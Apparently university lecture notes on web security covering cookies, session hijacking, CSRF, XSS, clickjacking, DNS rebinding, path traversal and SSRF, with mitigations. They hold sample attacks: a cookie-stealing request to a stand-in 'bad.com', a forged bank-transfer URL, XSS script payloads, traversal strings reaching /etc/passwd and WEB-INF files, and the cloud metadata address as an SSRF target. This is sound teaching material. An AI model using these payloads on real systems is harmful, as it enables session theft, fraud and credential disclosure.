
- **path = "path" is used to understand in which resource it is used**
- **expires = "date" is used to set an expiration time for it**
- **domain= "domain" is used to express in which domain it is valid**

The server sends to the client a cookie using the Header:

- Set-cookie : key=value; options;....
- 

```
HTTP/1.0 302 FOUND
Location: http://localhost:8081/zoobar/index.cgi/
Set-Cookie: PyZoobarLogin=admin#490fe09a56829992795ce8a4739fb279; path=/; domain=localhost
```

The client will send their cookies to the servers principally looking at domain options

- to avoid sending all cookies it has
- 

```
GET /zoobar/index.cgi/ HTTP/1.1
...
Cookie: PyZoobarLogin=admin#490fe09a56829992795ce8a4739fb279
```

They are very used nowadays because we can leverage them to :

- **identify sessions**
- **to allow users to customize a feature** (le preferenze dell'utente, esempio sulle pubblicità ecc)
- **track the user's preferences and use them for marketing** (MOST IMPORTANT == MONEY)

How can a site B know what a user does into a site A? (ADV)

1. the site A shows to the user an adv from the site B
2. the browser makes a request to B to get the ADV
3. B looks at the referer URL in the HTTP request
4. B maintains the pages visited on A by the user
   1. option 1 B stores in a DB the user IP and the list of pages
   2. option 2 B stores in a DB third-party cookies and a list of pages

SESSION HIJACKING

If a user already visited the site using the correct password then the server associates a "session cookie" with the logged-in user info in order to avoid the log-in each time.

The idea is that the legit client can use this cookie (stored in his memory) to stay logged in, avoiding performing several times the login.

By the fact that session cookies are "capabilities" if an attacker can steal the session cookie of a user, he can impersonate this user without knowing the credentials.

There are different kinds of attacks that can be done in this case:

- **the attacker compromises the server or the user machine/browser**
- **the attacker predicts the cookie (but he needs to have some information about it)**
- **the attacker can sniff packets on the network and steal it**
    - we can use encrypted connections (HTTPS)
- **the attacker can do a DNS cache poisoning and force the victim to send packets to malicious web servers**

A more depth defense is to require the session cookie with more, separate, information

There was a famous Twitter vulnerability:

- they used a cookie (auth_token) to validate users without password and username
- if we steal it we can impersonate the user and we could reuse it until the user didn't change the password
- it was fixed by setting timeout session IDs that are deleted when the session ends

CROSS-SITE REQUEST FORGERY

It is also called C-Surf or XSRF.


Let's imagine that a user is logged into bank.com with a session cookie.

Now if we force the user to visit the:

- **bank.com/transfer.cgi?amoutn=1000&to=attacker**
- **we are using in a malicious way the user session in order to achieve a malicious objective.**

Generally, these attacks are done in a malicious way using malicious web servers.

The most used technique is based on the use of <img> html tag. This is because the <img> tag can perform GET requests using its internal src property.



- when the browser tries to render the image it performs a get request to the transfer endpoint sending the valid and legit cookie of the victim.

MITIGATION TECHNIQUES FOR CSRF

One first possible technique is to use the referer field on the page in which we have the clicked link, so here we can allow only the trusted sites.

- in general, the referer header is optional so sometimes it is legit to not include it

- we could reject requests with a wrong referer header and accept the one that is not present but an attacker can force us to not send it.

A more robust technique is to use a CSRF token that is put into secret and hidden fields, an HTTP header, or directly in the URL

- they contain a random value generated by the server
- they must be sent with the request
- the server checks if the CSRF token sent by the victim is legit or not (looking at the valid ones associated with the user session)

This vulnerability is not so common nowadays.

WEB 2.0: DYNAMIC PAGES AND JAVASCRIPT

Nowadays websites are dynamic and for this reason, all of them use scripts written in javascript in order to perform some dynamic actions on the pages (for example, change the page components, read and store cookies, and so on).

```
<html><body>
Hello,
<script>
 var a = 1;
 var b = 2;
 document.write("<b> world: ", a+b, "</b>");
</script>
</body></html>
```

In general, the web browser must be able to confine the script's effects, for example, a script of attacker.com must not be able to modify a page into the bank website or other.

SAME ORIGIN POLICY (SOP)

Same Origin Policy (SOP) was introduced in 1995 and it is used to isolate javascript scripts.

The browser associates each element of a page with an origin (generally a concatenation of schema, server hostname and server port).

So the idea is that a script can be executed over an element if and only if it has the same origin of the element.
For example, access to cookies is allowed by default only from scripts that have the same origin specified in the "domain" field of the cookie.

- if it is flagged as HttpOnly is not possible to read the cookie from javascript at all.

CROSS-SITE SCRIPTING

Cross-site scripting (XSS) is an attack where the attacker forces the browser to execute a malicious script as if it were legit.


STORED XSS

This happens when the attacker has the possibility to upload his malicious script to the server.
Then when the server serves this script to the clients it will be executed.
So every client that receives this script will execute it on his browser (if it is executed as javascript code).

Imagine having the possibility to make a post on Twitter in which you put

```
<script> alert(1) </script>
```

- if it is interpreted as code and there is no protection against XSS then every user that visits the post will trigger the alert


5 Steal valuable data
GET http://bad.com/steal?c=document.cookie
bad.com
1 Inject malicious script
4 Execute malicious script *as though the server meant us to run it*
2 Request content
3 Receive malicious script
Client browser
bank.com
5 Perform attacker action
GET http://bank.com/transfer?amt=9999&to=attacker
A.A. 2020/2021
73

In general, the idea is that the attacker can steal information and send it to his own malicious web server using javascript functions.

One famous case of stored XSS was Samy XSS

- a user of myspace was able to upload a script on his profile
- each user that visits his profile will become automatically his friend and store the same script on his own profile
- so the effect is propagated and Samy obtained in 20 h, 1 million friends
- my space was closed for a weekend to fix this vulnerability

REFLECTED XSS


This is an XSS that happens when a user is able to inject a script that is not stored in the server but that is executed and reflected.

- **the server reflects it in a response to a request and the browser executes it as code.**

So it is less dangerous than a stored one because an attacker needs to convince a victim to send the script to the server.

- **sometimes the idea is to force the victim to visit a link that contains in the URL the malicious script**
    - if the site has a vulnerability on a get (for example in a search feature for products)

- **so it is the server that performs the echo of the script that is then executed by the victim browser**


1 Visit Web address
bad.com
2 Receive malicious page
6 Steal valuable data
Execute malicious script as though the server meant us to run it
5
URL specially crafted by the attacker
3 Click on link
Client browser
4 Echo user input
bank.com
6 Perform attacker action

For example, imagine having a search feature for a product and we see that when we search "socks":

- the request is done with a GET in a way www.site.com/?term=socks
- the server replies with a response:
    - results for socks :
    - and then the products

Now if it is vulnerable to XSS then an attacker can convince a victim to click on:

```
www.site.com/?term=<script> window.open(malicious URL ) </script>
```

So when the victim clicks on it the server will send in the response the script and the browser will execute it and oper the malicious URL

- if the site is vulnerable to XSS

DOM-BASED XSS

The idea here is to force the browser to execute a script inserting it into the DOM of the website.

For example, a vulnerability related to the DOM is

```
#<script>alert(1)</script>
```

- in this case, the browser executes the script because it will search with # a portion of the DOM on which to navigate but then we have a script
- it works when we don't have protection against XSS

XSS MITIGATION

Here the idea is to filter the input of the users (validate it) and escape it.
So we want to disallow everything that can be executed into HTML pages.

USE FRAMEWORKS

An alternative is to use whitelists where we can explicitly say the restriction we want to apply.

- for example, we allow only some tags or no one of them

Another technique is to protect the cookies using the HttpOnly flag

- cookies with this flag cannot be read from javascript code
- it is set with the HTTP Header Set-cookie when the server sends the cookies to the client

One very strong protection is the **Content Security Policy (CSP)**. It allows the server to explicit to the browser which resources can be seen and from which origin some resources can be uploaded by the browser.
For example

```
script-src https://example.com/
```

- we can upload scripts only if the origin is https://example.com/

CLICKJACKING

The idea here is that the attacker is able to add to a website a layer that captures the victim's clicks.
For example, if an attacker is able to inject an invisible IFRAME with a malicious button to transfer money then the victim could click without seeing it.

One possible defense to it could be to include X-Frame-Options: DENY

- that disallows all the IFRAME import


Or to use Content-Security-Policy: fram-ancestors ‘none’

DNS REBINDING ATTACK

The security of the same-origin policy depends also on the DNS infrastructure

It is possible an attack of this kind:

1. the attacker registers his malicious domain and creates his own DNS server to reply to queries (for example www.attacker.com)
2. the victim visits the attacker's website
3. the DNS server replies to the victim with a DNS record with an IP address that is under the attacker's control and that serves the victim a malicious page (the record here has a very low TTL)
4. now the attacker connects rebinds attacker.com to the victim.com IP
5. the attacker page performs a request to attacker.com but the request is sent to the victim.com IP
6. the attacker can extract information from victim.com


Alex
Private Network
Public Network
Bob
1.What is the IP of attack.com
2.The IP of attack.com is 5.6.7.8
4.What is the IP of attack.com
5.The IP of attack.com is 192.0.0.1
Victim Browser
Malicious DNS Resolver (1.2.3.4)
6.cross-origin communication
3.Rebinding script
Private Web Server (192.0.0.1)
Malicious Web Server (5.6.7.8)

One defense could be to block DNS connections independently to the TTL.

FILE DISCLOSURE

File disclosure is a problem in which the attacker can retrieve important files from a server.

The idea is that configuration files from servers might contain critical information

- DB configuration files often contain credentials (for example tomcat-users.xml contains the credentials to access the tomcat manager)


It also is possible to steal the source code of a web application.

It's sometimes possible to leak important files just because they are public.

Example of file disclosure:

PATH TRAVERSAL

In this case, an Attacker injects paths that are not meant to be opened.



Type of injection	Form
Plain	open($input)
Prepended	open($input + '/foobar')
Appended	open('/foobar' + $input)
Prepended + appended	open('/foo'+$input+'/bar)

Here is possible to leak every file on the filesystem.


PLAIN PATH TRAVERSAL

A useful test file is /etc/passwd it always exists in UNIX and it is accessible by every user of the system


APPEND PATH TRAVERSAL

This leverages a trick in which we append some ../ to get to the root directory

- ../../../../etc/passwd



```
https://[redacted]/html/js/editor/editor.jsp?editorImpl=../../../WEB-INF/web.xml?
```



```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Thu, 30 Mar 2017 20:24:43 GMT
Connection: close
Content-Length: 54193


<?xml version="1.0"?>

<web-app xmlns="http://java.sun.com/xml/ns/j2ee" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" version="2.4
    <context-param>
        <param-name>contextClass</param-name>
        <param-value>com.liferay.portal.spring.context.PortalApplicationContext</param-value>
```

PREPENDED PATH TRAVERSAL

This is normally in two forms:

- appended extension
    - file_get_content($input, '.txt')
- appended filename/directory
    - file_get_content($input, '/file.txt')

MITIGATING PATH TRAVERSAL

One possible solution is to use blacklisting used to find dangerous words and reject the user input.

Another solution is to use the chroot:


- if a path is set as a chroot then every access to this path is denied by the OS or by the language interpreter (if it is done in a programming language)
- If an attacker can bypass all security checks he will stopped by the chroot

SERVER-SIDE REQUEST FORGERY (SSRF)

In this type of attack, the attacker forces the server to send a crafted request to an unexpected destination

- even when the server is protected by firewalls, VPNs, or another type of network access control


This happens when a web application fetches a remote resource without validating the user-supplied URL.


Legitimate HTTP request with SSRF payload
Server processes the request. Based on the SSRF payload, triggers malicious request to Internet/intranet resources.
Attacker
Firewall
Victim's Vulnerable Server
Third-Party Public Server
Internal Network

If the vulnerable server is hosted in a cloud instance it becomes very interesting, it could be that some instances have access to special URLs that contain critical data

- AWS instances can access metadata API at IP 169.254.169.254
- it contains very sensible data such as AWS identity and the Access Management security credentials or in general useful info about the target instance

For example, Graphite up to version 1.1.5 (to send emails with Python) just takes the input from the user and performs the fetch:



```
def send_email(request):
    try:
        recipients = request.GET['to'].split(',')
        url = request.GET['url']
        proto, server, path, query, frag = urlsplit(url)
        if query: path += '?' + query
        conn = HTTPConnection(server)
        conn.request('GET',path)
        resp = conn.getresponse()
```

MITIGATING SSRF

As always the mitigation technique is to check the user input and validate it, for example using a whitelist.
Another approach is to perform the requests using a host that is isolated by sensitive internal hosts

WHAT COULD HELP US TO IMPROVE THE SECURITY?

The idea is to try to improve a strong design using for example:

1. separation between user credentials and other cookies
2. use the notion of permissions with an access control policy


The Same-Origin Policy does prevent a big set of attacks and frameworks like Django are helpful, because they implement some protection mechanisms.

SECURING NETWORK COMMUNICATION WITH HTTPS


How can we ensure that data is not sniffed on the network?

